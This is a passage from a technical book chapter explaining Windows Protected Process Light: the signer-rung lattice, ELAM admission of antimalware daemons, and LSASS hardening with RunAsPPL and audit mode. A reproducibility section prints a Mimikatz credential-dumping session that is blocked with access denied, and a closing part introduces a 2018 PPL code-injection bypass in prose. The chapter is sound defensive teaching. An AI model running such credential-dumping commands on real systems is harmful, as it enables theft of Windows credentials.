Rule 2. A PPL at signer S_c may open with full access a PPL at signer S_t if and only if $S_c \geq S_t$.

Rule 3. A PPL cannot open a PP with full access, regardless of signer.

The qualifier "with full access" is load-bearing. PPL's lattice gates the *full* mask: `PROCESS_VM_READ`, `PROCESS_VM_WRITE`, `PROCESS_CREATE_THREAD`, `PROCESS_DUP_HANDLE`, `PROCESS_ALL_ACCESS`. A separate *limited* mask (`SYNCHRONIZE`, `PROCESS_QUERY_LIMITED_INFORMATION`, `PROCESS_SET_LIMITED_INFORMATION`, `PROCESS_SUSPEND_RESUME`, and sometimes `PROCESS_TERMINATE`) is allowed when the security descriptor permits. The target rung matters. Ionescu's verbatim `RtlProtectedAccess[]` table widens the

deny mask from `0xFC7FE` to `0xFC7FF` for `Antimalware`, `Lsa`, and `WinTcb` targets: one extra bit, bit 0, which is `PROCESS_TERMINATE` [432]. So an administrator can still call `OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, ...)` against a protected `lsass.exe` to enumerate threads, but cannot terminate a `PPL/Antimalware`, `PPL/Lsa`, or `PPL/WinTcb` target via a direct kill. The lattice does not lock the process; it locks the *interesting* access, and for those target rungs it also locks the kill.

THE SIGNER LATTICE · WHO MAY OPEN WHOM WITH FULL ACCESS

full access ⟺ caller signer rung **≥** target signer rung

caller signer ↓ target signer →	None no rung	Authenticode rung 1	Antimalware rung 3	Lsa rung 4	Windows rung 5	WinTcb rung 6
None admin · SYSTEM	✓	✗	✗	✗	✗	✗
PPL · Authenticode rung 1	✓	✓	✗	✗	✗	✗
PPL · Antimalware rung 3	✓	✓	✓	✗	✗	✗
PPL · Lsa rung 4	✓	✓	✓	✓	✗	✗
PPL · Windows rung 5	✓	✓	✓	✓	✓	✗
PPL · WinTcb rung 6	✓	✓	✓	✓	✓	✓

✓ full mask granted — caller rung ≥ target ✗ full mask denied — limited mask still per the target DACL

gold outline = equal-rung peers (the ≥ boundary; within a rung every PPL can open its peers) lower-left triangle grants, upper-right denies

Figure 10.1: The signer lattice as a 6×6 dominance grid: caller signer rung (rows) against target signer rung (columns). A caller opens a target with full access if and only if its rung is greater-or-equal to the target's, so the grant region is the lower-left triangle (green ✓) and the denied region is the upper-right (oxblood ✗: where only the limited mask still applies per the target's DACL). The gold-outlined diagonal marks equal-rung peers: the ≥ boundary, where every PPL can open another at its own rung.

Caller signer \ Target signer	None	Authenticode (1)	Antimalware (3)	Lsa (4)	Windows (5)	WinTcb (6)
None (admin, integrity SYSTEM)	full	denied	denied	denied	denied	denied
PPL/Authenticode (1)	full	full	denied	denied	denied	denied

Caller signer Target signer	None	Authenticode (1)	Antimalware (3)	Lsa (4)	Windows (5)	WinTcb (6)
PPL/Antimalware (3)	full	full	full	denied	denied	denied
PPL/Lsa (4)	full	full	full	full	denied	denied
PPL/Windows (5)	full	full	full	full	full	denied
PPL/WinTcb (6)	full	full	full	full	full	full

Where "denied" means the *full* mask is rejected; the limited mask continues to apply per the target's security descriptor. CodeGen (`PsProtectedSignerCodeGen = 2`) is omitted from the teaching grid for clarity; it follows the same greater-or-equal dominance rule between Authenticode and Antimalware.

▶ **WALKTHROUGH — READING THE SIGNER LATTICE** Put unprotected processes at the floor. Above them are Authenticode, CodeGen, Antimalware, Lsa, Windows, and WinTcb. Now ask only two questions: what signer rung does the caller carry, and what signer rung does the target carry? Equal or higher callers can receive the dangerous access bits to lower or peer targets. Lower callers cannot receive memory-read, memory-write, duplicate-handle, create-thread, or termination-style rights upward. The rule is deliberately independent of group membership and token privilege: local administrators, SYSTEM services, and debug-privileged tools remain at signer `None` unless they themselves launched as a protected process with an admitted signer.

The Enhanced Key Usage side of the design holds the lattice together. Microsoft's EKU OID arc `1.3.6.1.4.1.311.10.3.*` defines sub-OIDs per signer rung [443] [444], and at process creation the kernel parses the main image's Authenticode signature and walks its EKU extensions to determine which rung the binary is entitled to claim. If the certificate chain resolves cleanly to a Microsoft-issued root *and* carries the rung's sub-OID, the kernel records the rung. Otherwise the process either starts unprotected or refuses to start at all.

◆ **DEFINITION — ENHANCED KEY USAGE (EKU)** An X.509 v3 certificate extension that asserts what specific purposes a certificate is allowed to certify. Microsoft uses sub-OIDs under `1.3.6.1.4.1.311.10.3.*` to encode protected-process signer rungs as EKU values [443] [444]. The kernel checks the EKU at process creation; the certificate chain anchors which Microsoft-issued sub-CA may issue at each rung. (Note: The IANA Private Enterprise Number `311` is registered to Microsoft under the PEN prefix `1.3.6.1.4.1.` [443], so `1.3.6.1.4.1.311.*` is the catch-all namespace for Microsoft-specific X.509 extensions; the `10.3.*` arc within it is the

> Microsoft Enhanced Key Usage (purpose) sub-tree [444], and `10.3.<n>` slots map to specific signer purposes including protected-process rungs.)

The most important property of this design is the resolution point. The kernel parses the EKU exactly once, at `NtCreateUserProcess`. It stores the resulting rung in `EPROCESS.Protection`. On every subsequent `OpenProcess` against that process, the kernel consults the byte, not the certificate. This makes the access check fast (one byte load, one byte compare) and decouples policy at runtime from policy at signing time. It also creates the structural seam that every public bypass since 2018 has exploited, because the kernel's confidence in the byte is exactly the confidence it had in the certificate at process-create time, projected forward indefinitely.

Ionescu's Part 2 names the implementation directly. The lattice is not code; it is a data table named `RtlProtectedAccess[]` baked into `ntoskrnl.exe` [432]. Each row of that table corresponds to a (signer, target-type) pair and encodes which access bits are allowed in the full mask. The relevant runtime routines are `PspProcessOpen` and `PspThreadOpen` (the object-manager open callbacks), `PspCheckForInvalidAccessByProtection` (which performs the check), `RtlTestProtectedAccess` (which applies the lattice row), and `RtlValidProtectionLevel` (which sanity-checks the encoded byte for consistency).

> **The lattice is data, not code.** The decision of who can touch whom is encoded in a table inside `ntoskrnl.exe`. Changing the lattice means changing a table; widening or narrowing it does not require new code. This is why Microsoft can add `App = 8` to the enumeration over time without touching the access-check routine.

Note one symmetry that becomes important later. "Greater or equal" means that within a rung, every PPL can read every other PPL. Two co-resident `PPL/Antimalware` daemons (Microsoft Defender's `MsMpEng.exe` and a third-party EDR's agent) can call `PROCESS_VM_READ` on each other. Within-rung peers leak to each other by design. The lattice prevents *escalation*, not *peer access*.

The lattice settles the rule. The next question is admission: who decides which binaries are allowed to claim the Antimalware rung, and how does Microsoft admit third-party code into it at all? The answer is a driver.

The Antimalware rung: ELAM and third-party code at PPL

PPL is interesting only if it admits non-Microsoft code at *some* rung. The Vista PP design admitted nobody outside Microsoft's protected-media path; eligibility

was tied to the PMP signing chain. PPL inherited that constraint at every rung except one. The Antimalware rung (signer value 3) is the only rung where third-party vendors can ship their own user-mode binaries as protected processes. The admission mechanism is the Early Launch Anti-Malware driver.

> ◆ **DEFINITION — EARLY LAUNCH ANTI-MALWARE (ELAM)** A specially signed Microsoft-certified kernel driver shipped by an anti-malware vendor that loads before any other boot-start driver. The ELAM driver participates in trusted-boot measurement, vouches for follow-on drivers, and (critical to PPL) carries an embedded resource section enumerating the vendor's user-mode signing certificate hashes. The kernel uses that resource section to admit the vendor's user-mode daemon binaries to `PPL/Antimalware` at service start.

Microsoft Learn's "Protecting Anti-Malware Services" page describes the boot-time admission flow in two sentences [327]:

> The driver must have an embedded resource section containing the information of the certificates used to sign the user mode service binaries. During the boot process, this resource section will be extracted from the ELAM driver to validate the certificate information and register the anti-malware service.

Two consequences. First, the third-party signer set is bounded by a *kernel-readable resource section*, not by an open EKU. Microsoft, not the vendor, controls which user-mode binaries are admissible. Second, the signing-certificate information is baked into the driver at signing time and re-validated at every service start. A vendor cannot widen the admissible signing-certificate set after the fact; an attacker cannot admit their own user-mode binary unless it is signed by a certificate already registered in the driver's resource section and it satisfies the protected-service code-integrity policy.

The gate that decides which vendors get ELAM drivers in the first place is the Microsoft Virus Initiative. Microsoft Learn's MVI criteria page enumerates the requirement explicitly [437]:

> Your security solution must be certified within the last 12 months by at least one of the organizations listed below: AV-Comparatives, AVLab Cybersecurity Foundation, AV-Test, MRG Effitas, SE Labs, SKD Labs, VB 100, West Coast Labs.

The same page requires "use of Trusted Signing," Microsoft's cloud-managed code signing service. The implications are operational. To ship code at `PPL/Antimalware`, a vendor must (a) hold MVI membership, (b) maintain independent-lab certification, (c) author an ELAM driver, (d) get the driver through Microsoft WHQL and

have it Microsoft co-signed, and (e) embed the user-mode certificate hashes in the driver's resource section.

◆ **definition — Microsoft Virus Initiative (MVI)** A Microsoft program for anti-malware vendors that gates access to ELAM driver signing and to specific Defender APIs. Membership requires independent-lab certification (renewed annually) and Trusted Signing usage; in practical terms, MVI membership is the entry ticket to deploying user-mode binaries at `PPL/Antimalware`.

Aside. Hobbyist tooling cannot join the Antimalware rung. The implication of MVI is that an indie security tool, however technically sound, cannot deploy as `PPL/Antimalware`. The gate is not technical but commercial: independent-lab certification fees, annual renewals, and the engineering investment of building a production-grade ELAM driver. The signer rung is *signed*; the signing program is *gated*.

Walkthrough: ELAM admission to `PPL/Antimalware`. The vendor cannot simply set a registry value and become protected. At boot, Windows loads the vendor's Early Launch Antimalware driver early enough to establish trust before ordinary services start. Code Integrity reads the driver's embedded resource section, extracts the user-mode signing-certificate hashes that Microsoft accepted through the MVI / WHQL path, and caches those hashes as the vendor's admission list. Later, when the Service Control Manager starts the antimalware daemon, CI compares the daemon's signature chain to that cached ELAM material. Only a match launches at signer rung `3`, type `1`: the `0x31` byte defenders should verify.

By 2024, major commercial EDR products commonly ship through this path. Microsoft Defender's `MsMpEng.exe` uses the inbox `WdBoot.sys` ELAM driver (Note: `WdBoot.sys` ("Windows Defender Boot Driver") is Microsoft's inbox first-party ELAM driver; it ships in every Windows install and is loaded before any third-party ELAM driver. The canonical reference implementation of the ELAM resource-section pattern is Microsoft's `Windows-driver-samples/security/elam` repository [445], which also documents the Early Launch EKU `1.3.6.1.4.1.311.61.4.1` verbatim.). Third-party members of Microsoft's Virus Initiative (the cohort gated by the MVI criteria quoted above [437]) ship their own vendor ELAM drivers and run their main user-mode daemons at `PPL/Antimalware`. Microsoft Learn's "Early Launch Antimalware" page is the canonical confirmation [42]:

> Because an ELAM service runs as a PPL (Protected Process Light), you need to debug using a kernel debugger.

One Microsoft-signed sentence and a billion endpoints. EDR vendors get protection against administrator-level tampering for free, on top of the kernel telemetry

their drivers already collect. Microsoft gets a viable third-party security market without widening the EKU gates beyond a controllable set of vendors.

ELAM admits the *daemon*. The next operational question is what Microsoft does for `lsass.exe` itself: the canonical credential store, the original Mimikatz target. The mechanism is called `RunAsPPL`.

RunAsPPL, hardening LSASS

The registry value that produced the Mimikatz failure in the opening section is a single DWORD. itm4n's walkthrough names it verbatim [328]:

> Open the key `HKLM\SYSTEM\CurrentControlSet\Control\Lsa`; add the DWORD value `RunAsPPL` and set it to 1; reboot.

After reboot, `lsass.exe` launches at `PPL/Lsa`, signer rung 4, protection byte `0x41`. Mimikatz running with full SYSTEM-integrity and `SeDebugPrivilege` then receives `0x00000005` on `OpenProcess(PROCESS_VM_READ, lsass.exe)`. The registry knob is one DWORD; the consequences are large.

> ◆ **DEFINITION — Local Security Authority Subsystem Service (LSASS)**
> The Windows user-mode process that holds NTLM password hashes, Kerberos Ticket Granting Tickets, MSV1_0 credential caches, DPAPI master keys, and (on legacy builds before Microsoft's 2014 KB2871997 update [446]) WDigest plaintext passwords. The canonical target of credential-theft tooling since 2011.

The threat being mitigated is simple. Mimikatz reads LSASS memory via `OpenProcess(PROCESS_VM_READ, lsass.exe)`, walks the internal key-store structures, and extracts NTLM hashes, Kerberos session keys, and (on older configurations) cached plaintext. Restricting `SeDebugPrivilege` does not work, because an attacker with SYSTEM has every privilege. Restricting the security descriptor on `lsass.exe` does not work either, because legitimate services need to interact with it. PPL is the right primitive: it gates the *full* mask irrespective of token state, and the kernel admits only Microsoft-signed code into the `Lsa` rung.

`RunAsPPL = 1` is the stronger form of the setting on Secure Boot-capable machines. On the next boot, the kernel automatically mirrors the policy into a Secure Boot-anchored UEFI variable; once set, the protection survives registry rollback. An attacker who removes the registry key finds that LSASS still launches as PPL on the next boot. The only path to remove the protection is to disable Secure Boot at

the firmware level, which requires physical access and which trips other defenses. Microsoft Learn's documentation describes it verbatim [436]:

> You can achieve further protection when you use Unified Extensible Firmware Interface (UEFI) lock and Secure Boot. When these settings are enabled, disabling the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa` registry key has no effect.

This is `RunAsPPL = 1`. For environments that need admin-removable protection without the UEFI lock, `RunAsPPL = 2` (available on Win11 22H2 and later) omits the UEFI variable. The policy lives in the registry only and is removable by any administrator (or by malware running as administrator) who simply deletes the registry value before reboot.

`RunAsPPL` value	Behavior	Removable by?	Persistence
`0` (or absent)	LSASS runs unprotected	n/a	none
`1`	LSASS runs as PPL/Lsa; policy mirrored to UEFI variable on Secure Boot machines	Physical access + Secure Boot disable	Firmware-anchored
`2`	LSASS runs as PPL/Lsa; registry only (Win11 22H2+ only)	Any admin who deletes the key	Registry only

> **UEFI lock survives registry rollback.** The `RunAsPPL = 1` setting is the practical answer to "what stops an attacker who is willing to reboot?" Once the UEFI variable is set, neither registry rollback nor PE-based offline attacks on the registry hive can disable LSA protection on the next boot.

The deployment cost of `RunAsPPL` is compatibility with third-party authentication modules. LSASS hosts a set of plug-ins: smart-card middleware, third-party Cryptographic Service Providers (CSPs), password-filter DLLs, alternative authentication packages. Under `RunAsPPL`, the kernel demands that every DLL loaded into LSASS carry a Microsoft signature with the appropriate EKU. The enforcement comes from LSASS's section signing-level (the `SectionSignatureLevel` from the earlier decode), not from the process Signer rung. Vendor DLLs that lack the right EKU are rejected at section creation. The rejections surface as CodeIntegrity events in the system event log. Microsoft Learn enumerates the two relevant event IDs [436]:

> Event 3065 occurs when a code integrity check determines that a process, usually LSASS.exe, attempts to load a driver that doesn't meet the security requirements for shared sections.

> Event 3066 occurs when a code integrity check determines that a process, usually LSASS.exe, attempts to load a driver that doesn't meet the Microsoft signing level requirements.

In these Code Integrity event templates, "driver" is Microsoft's wording for the user-mode DLL or image being validated: LSASS is a user-mode process and loads user-mode modules (SSPs, authentication packages), not kernel-mode drivers.

This is why Microsoft recommends running the setting in *audit mode* before enforcement. Audit mode is enabled by setting a separate `AuditLevel` DWORD to `8`, but (critically) under a *different* registry key from the one that hosts `RunAsPPL`. Microsoft Learn places `AuditLevel` under the Image File Execution Options hive for `LSASS.exe` and names the path verbatim [436]:

> Open the Registry Editor, or enter RegEdit.exe in the Run dialog, and then go to the `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe` registry key. Open the `AuditLevel` value. Set its data type to `dword` and its data value to `00000008`.
>
> **Two values, two hives: read this twice.** `RunAsPPL` sits under `HKLM\SYSTEM\CurrentControlSet\Control\Lsa`. `AuditLevel = 8` sits under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe`. A defender who edits "the same key" silently sets the wrong value and audit mode never engages. The deployment looks correct from the registry; the log surface is empty; the rollout breaks production on enforcement day. Two values. Two hives. Read this twice.

In audit mode, the kernel emits the same 3065 / 3066 events for would-be load rejections but allows the loads to proceed. Two months of audit-mode telemetry typically surfaces every smart-card middleware DLL, every password-filter, every third-party CSP on a corporate fleet. Once the audit log is clean (every vendor's modules have been re-signed at the LSA level or replaced), enforcement mode can be turned on without breaking production logins.

> **Audit before enabling.** Skipping audit mode is the most common cause of LSA protection rollouts being rolled back after a wave of authentication failures. See the deployment checklist below for the full audit-then-enforce-then-UEFI-lock recipe.

The deployment cadence has been deliberately glacial. `RunAsPPL` shipped in Windows 8.1 in October 2013, *opt-in*. It remained opt-in for nine years. Microsoft Learn records the inflection [436]:

> Audit mode for added LSA protection is enabled by default on devices running Windows 11 version 22H2 and later.

Audit mode default-on. Not enforcement. Microsoft documents a separate automatic-enablement path for added LSA protection on new Windows 11 22H2+ client installs that are enterprise joined and HVCI-capable, and it explicitly says that automatic path does not set the UEFI variable [436]. The Windows 11 24H2 release expanded the rollout further. Eleven years from opt-in to audit default, and then to conditional automatic enforcement. The pace reflects the compatibility risk: every domain with a single non-Microsoft-signed LSASS plug-in would have surfaced as a support call.

The registry knob is simple. The *kernel* check that enforces it is not: the structural reason `SeDebugPrivilege` cannot help an attacker is the order in which the kernel asks its questions.

Proof you can reproduce on a live machine

This chapter does not contain a lab capture. Instead, this section is a reproducibility harness: it tells you exactly which Windows observations prove that PPL is active, what each observation means, and where a false conclusion can enter. The evidence grade remains ○ **DOCUMENTED** because the outputs are expected shapes from the cited Windows interfaces, not bytes captured from the author's VM. The gatekeeping point is still concrete: a reader can run the probes on a Windows host and tie each result to the `_PS_PROTECTION` byte, the LSASS deployment knobs, and the user-mode denial symptom.

○ `RunAsPPL` policy location and interpretation; reproducible on a Windows host.

```
reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL
```

Expected output when LSASS is configured to run as PPL with the Secure Boot / UEFI lock:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL REG_DWORD 0x1
```

Expected output for the softer Windows 11 22H2+ registry-only mode:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL REG_DWORD 0x2
```

The registry value proves policy intent, not runtime state. `0x1` means the kernel should persist LSA protection through a UEFI variable on Secure Boot-capable systems. `0x2` means enable the protection without the firmware lock. Neither value alone proves that this boot's `lsass.exe` actually carries signer `Lsa` and type `ProtectedLight`; a failed boot-time policy application, unsupported platform, or disabled Secure Boot can still leave the runtime byte at `0x00`. That is why the next probe reads the process state rather than the deployment knob.

runtime protection byte for LSASS; reproducible with kernel debugging or a trusted process-inspection tool.

```
kd> !process 0 7 lsass.exe
...
Protection: PsProtectedSignerLsa-Light
```

The string form decodes to the byte discussed earlier: signer `Lsa` (4) in the high nibble and type `ProtectedLight` (1) in the low bits, therefore `0x41`. Process Explorer and System Informer expose the same fact through a "Protection" column; WinDbg exposes it closest to the kernel object. Treat this as the decisive proof that the running process is protected. A host with `RunAsPPL` configured but `Protection: None` has a deployment failure. A host with `Protection: PsProtectedSignerLsa-Light` but no audit history may be protected and still at risk of a future outage when an unsigned or incorrectly signed authentication plug-in is introduced.

audit-mode compatibility check for LSASS plug-ins; reproducible before enforcement.

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
  File Execution Options\LSASS.exe" /v AuditLevel
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-
  CodeIntegrity/Operational'; Id=3065,3066} -MaxEvents 20 |
Select-Object TimeCreated, Id, ProviderName, Message
```

Expected output shape during a clean audit period is `AuditLevel REG_DWORD 0x8` and no recurring 3065 / 3066 events for production authentication plug-ins. If events appear, the payload names the image that would fail once enforcement is enabled. Event 3065 points at the shared-section requirement; event 3066 points at the Microsoft signing-level requirement. The common mistake is to confuse this

`AuditLevel` hive with `RunAsPPL`: the first asks Code Integrity to warn about LSASS plug-ins, while the second asks the kernel to launch LSASS as PPL.

user-mode symptom when `lsass.exe` is protected; reproducible with any tool that requests forbidden memory access.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA; Handle on memory: (0x00000005)
  Access is denied
```

This proves the user-mode symptom, not the root cause by itself. The same Win32 error can be produced by other access-denial paths. In the PPL case the explanation is the ordered kernel path: the process-open logic compares the caller's and target's protection bytes before `SeAccessCheck` can let `SeDebugPrivilege` rescue the request. A complete proof therefore has three legs: the policy exists (`RunAsPPL`), the runtime byte is `PPL/Lsa` (`0x41` or `PsProtectedSignerLsa-Light`), and a lower-signer memory-read handle fails while ordinary administrative access elsewhere still works.

A useful lab notebook records the three observations in one table:

Observation	Expected protected value	What it proves	What it does not prove
`HKLM\...\Lsa\RunAsPPL`	`0x1` or `0x2`	Deployment intent	Runtime protection on this boot
`EPROCESS.Protection` / tool "Protection" column	`PsProtectedSignerLsa-Light` / `0x41`	LSASS is `PPL/Lsa`	Credential material is outside LSASS
Mimikatz or equivalent memory-read attempt	`ERROR_ACCESS_DENIED` after debug privilege succeeds	Lower-signer handle denial	Absence of kernel or PPL-bypass risk
CodeIntegrity 3065 / 3066 audit stream	No recurring production plug-in failures	Compatibility readiness	That future plug-ins will remain compliant

That table is the reason this chapter keeps PPL separate from Credential Guard. `0x41` proves LSASS is protected from lower-signing VTL0 user-mode processes. It does not prove the secrets have moved to VTL1. The latter requires Credential Guard state, which belongs to the companion boundary section.

The kernel access check: What happens inside `NtOpenProcess`

Recall the trace from the opening section. The denial happens before `SeAccessCheck` runs. The reason `SeDebugPrivilege` does not help is not that the kernel decided to override the privilege; it is that the kernel never asked about the privilege. The order matters. Let us walk it.

The Win32 caller invokes `OpenProcess`, which thunks through `kernel32.dll` to the syscall `NtOpenProcess`. `NtOpenProcess` does its handle-lookup and dispatches to the process-type object-manager open callback, `PspProcessOpen`. Ionescu's Part 2 names the path verbatim [432]:

> Access to protected processes (and their threads) is gated by the `PspProcessOpen` and `PspThreadOpen` object manager callback routines, which perform two checks. The first, done by calling `PspCheckForInvalidAccessByProtection` (which in turn calls `RtlTestProtectedAccess` and `RtlValidProtectionLevel`)...

`PspCheckForInvalidAccessByProtection` does two things. First, it splits the caller's requested access mask into two subsets:

- The **limited mask**. A fixed set of bits (`SYNCHRONIZE`, `PROCESS_QUERY_LIMITED_INFORMATION`, and a small handful of others) that the lattice never forbids. The limited mask is subject only to the standard `SeAccessCheck` against the target's DACL.
- The **full mask**. Everything else, including `PROCESS_VM_READ`, `PROCESS_VM_WRITE`, `PROCESS_CREATE_THREAD`, `PROCESS_DUP_HANDLE`, and `PROCESS_ALL_ACCESS`. The full mask is subject to the lattice rule.

> ◆ **DEFINITION — Limited Access Mask** The subset of `PROCESS_*` access rights that the PPL lattice allows the standard `SeAccessCheck` to evaluate after the protection check has pruned the dangerous bits. Includes `SYNCHRONIZE`, `PROCESS_QUERY_LIMITED_INFORMATION`, `PROCESS_SET_LIMITED_INFORMATION`, and `PROCESS_SUSPEND_RESUME`. `PROCESS_TERMINATE` depends on the target's protected-access row: Ionescu's table uses deny mask `0xFC7FE` where termination remains outside the denied set, but widens the deny mask to `0xFC7FF` for `Antimalware`, `Lsa`, and `WinTcb` targets (bit 0, `PROCESS_TERMINATE`) making those target rungs unkillable except from peers or higher.

Second, it indexes into `RtlProtectedAccess[]` using the caller's signer rung and the target's type, retrieves the row of permissible access bits, and ANDs the row with the full mask. If the result is non-empty, the access proceeds; if the result is zero, the kernel strips the full-mask bits from the request and returns either the limited subset (if the caller asked for any limited bits) or `STATUS_ACCESS_DENIED`. `RtlValidProtectionLevel` runs alongside as a sanity check on the encoded byte to catch

malformed `EPROCESS.Protection` values that would otherwise let the lattice walk off the end of the table.




Figure 10.2: The ordering inside NtOpenProcess that makes PPL work. OpenProcess → NtOpenProcess → PspProcessOpen → PspCheckForInvalidAccessByProtection, which splits the requested mask: the full mask (PROCESS_VM_READ / WRITE / CREATE_THREAD) is run through RtlTestProtectedAccess (indexing RtlProtectedAccess[] by the caller's signer rung and the target's type) and is stripped when the caller's rung is below the target's, so it never reaches SeAccessCheck; only the limited mask survives. SeDebugPrivilege is weighed only at the SeAccessCheck box, after the lattice has already pruned the dangerous bits. Which is why a SYSTEM administrator still receives STATUS_ACCESS_DENIED on the read.

▶ **WALKTHROUGH — NtOpenProcess in the order that matters** The caller supplies a desired access mask. The object manager resolves the target process object and enters the process-specific open path. Before the DACL can grant the requested mask, the PPL guard computes whether the caller's `_PS_PROTECTION` can dominate the target's `_PS_PROTECTION`. If not, `PspCheckForInvalidAccessByProtection` and the `RtlTestProtectedAccess` logic remove or reject the rights that would pierce the target. Only the remaining mask is eligible for ordinary `SeAccessCheck`. That ordering is the whole feature: privileges can satisfy the security descriptor, but they do not rewrite the signer/type byte used by the lattice.

Key idea. The protection check runs *before* `SeAccessCheck`. Privileges are evaluated by `SeAccessCheck`. The reason `SeDebugPrivilege` does not help is structural. It is not consulted at the moment of denial.

Four worked traces make this concrete.

Case (a): admin → lsass with `PROCESS_ALL_ACCESS`. The caller's `EPROCESS.Protection.Type` is `PsProtectedTypeNone` (`None`). The target is `PPL/Lsa`. The lattice forbids the full mask. The kernel strips every bit of `PROCESS_ALL_ACCESS` except the limited subset. The caller wanted to write memory; the limited subset cannot write memory; the operation effectively fails. This is the Mimikatz scenario.

Case (b): admin → lsass with `PROCESS_QUERY_LIMITED_INFORMATION`. Same caller, same target, but the requested mask sits entirely in the limited subset. The lattice does not gate the limited mask. `SeAccessCheck` evaluates the DACL on `lsass.exe`, finds that administrators are permitted to query basic process information, and the call succeeds. This is why Process Explorer can still enumerate `lsass.exe` and show its threads even when LSA protection is enabled.

Case (c): `MsMpEng.exe` (PPL/Antimalware, rung 3) → `lsass.exe` (PPL/Lsa, rung 4) with `PROCESS_VM_READ`. The lattice rule: caller rung 3 < target rung 4, so the full mask is denied. Defender cannot read LSASS memory. Defender does not need to; the cross-rung isolation prevents one Microsoft service from reading another Microsoft service's secrets even within the same trusted system.

Case (d): hypothetical `PPL/WinTcb` (rung 6) → `lsass.exe` (PPL/Lsa, rung 4) with `PROCESS_VM_READ`. The lattice rule: caller rung 6 >= target rung 4, so the full mask is allowed. A process signed at the WinTcb rung can read LSASS memory by design. This is how `WerFaultSecure.exe`, the WinTcb-signed Windows Error Reporting dumper, can still read protected `lsass.exe` to produce a crash dump.

Caller	Target	Mask	Lattice rule	Outcome
Admin, no Protection	PPL/Lsa	PROCESS_ALL_ACCESS	Caller has no rung	Full mask stripped (denied)

Caller	Target	Mask	Lattice rule	Outcome
Admin, no Protection	PPL/Lsa (4)	PROCESS_QUERY_LIMITED_INFORMATION	Access mask	Allowed (DACL permitting)
PPL/Antimalware (3)	PPL/Lsa (4)	PROCESS_VM_READ	3 < 4	Denied
PPL/WinTcb (6)	PPL/Lsa (4)	PROCESS_VM_READ	6 >= 4	Allowed

The Audit bit revisits the table from a different angle. The bit is annotated `Reserved` in itm4n's public structure definition and named without semantic gloss in Ionescu Part 1; the precise runtime emission shape on an `OpenProcess` denial is not enumerated in any of Ionescu Part 1, Forshaw 2018, itm4n's RunAsPPL writeup, or Microsoft Learn's RunAsPPL page (whose CodeIntegrity events 3033/3063/3065/3066 are scoped to `AuditLevel` under `IFEO\LSASS.exe` and to DLL-load failures, not per-process Audit-bit denials) [431] [328] [436]. The field name and bit position imply a forensic side-channel; the exact event shape is not in the public record. (Note: Two adjacent kernel mechanisms exist in the same neighborhood but mediate different threat models. `PROCESS_TRUST_LABEL_ACE` (a Trust SID ACL entry, introduced in Windows 8.1 alongside PPL) is an ACL-side companion that runs *inside* `SeAccessCheck`. It adds a token-style trust label that interacts with the security descriptor in the standard way. Code Integrity Guard (`ProcessSignaturePolicy`) is a per-process *signed-image* enforcer settable at `CreateProcess` time via the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` attribute. Neither is part of PPL; both interact with the same problem space.)

The kernel verifies who is asking, what they are asking for, and at what rung the target sits. What the kernel *cannot* verify is the behavior of code that arrives through a signed channel and then executes against attacker-controlled data. That structural seam is the entire premise of the bypass arms race.

Where this link breaks: The bypass arms race

If the kernel only verifies the channel by which code enters a PPL, bypasses should attack the seam between channel and behavior. Test that prediction against the public record surveyed here: since 2018, four named bypass acts have hit major Microsoft research blogs, and all four sit in that structural class.

> ▸ **KEY IDEA** The public bypasses surveyed here attack one seam: what the channel proves (a signature, an EKU, a section identity) can diverge from what the code does once mapped.

Act I (2018): Forshaw and JScript-into-PPL

James Forshaw, then at Google Project Zero, published "Injecting Code into Windows Protected Processes Using COM" in October 2018 [440]. The mechanism: a PPL can be made to instantiate a COM object whose CLSID resolves to `scrobj.dll`, the Microsoft-signed Windows Script Component scripting host. Once loaded into the PPL, the script object accepts attacker-supplied source code and executes it inside the protected process. The DLL is signed. The kernel admits it. The kernel cannot reason about the JScript source it then runs.

